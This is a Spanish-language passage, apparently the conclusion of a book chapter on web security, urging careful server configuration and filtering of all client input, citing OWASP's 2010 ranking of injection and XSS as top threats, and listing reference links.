Cada tipo de servidor tiene sus propias directivas. Lo importante es concienciarnos de que hay que interesarse por la configuración de nuestro servidor y no dejar los ajustes por defecto como tenemos todos tendencia a hacer.

## Conclusión

El objetivo de este capítulo era concienciarnos sobre los problemas de seguridad que nos podemos encontrar en la Web. Sólo le hemos dado un pequeño vistazo. Como hemos mencionado, existe tal cantidad de situaciones, de lenguajes, de servidores, que necesitaríamos varios libros para abordarlas. Pero si después de la lectura de esta pequeña parte se ha concienciado de que hay que filtrar todo lo que proviene del cliente y no descuidar la configuración del servidor, nuestro objetivo se ha cumplido.

Los dos ataques más peligrosos clasificados por OWASP en 2010 son las inyecciones y los fallos XSS, a continuación les siguen los ataques de autenticación y de robo de sesión. Por lo tanto es primordial efectuar múltiples controles antes de iniciar una petición a su base de datos si ésta contiene elementos facilitados por el cliente.

### Enlaces útiles:

Documentación de PHP: <http://php.net>

Documentación de MySQL: <http://www.mysql.com>

Documentación de Apache 2: <http://httpd.apache.org>

Buenos tutoriales de expresiones regulares y URL Rewriting: <http://httpd.apache.org/docs/2.0/misc/rewriteguide.html>

Inyección de SQL: <http://hakipedia.com/index.php/SQL-Injection>

Documentación de Python: <http://python.org/doc/>

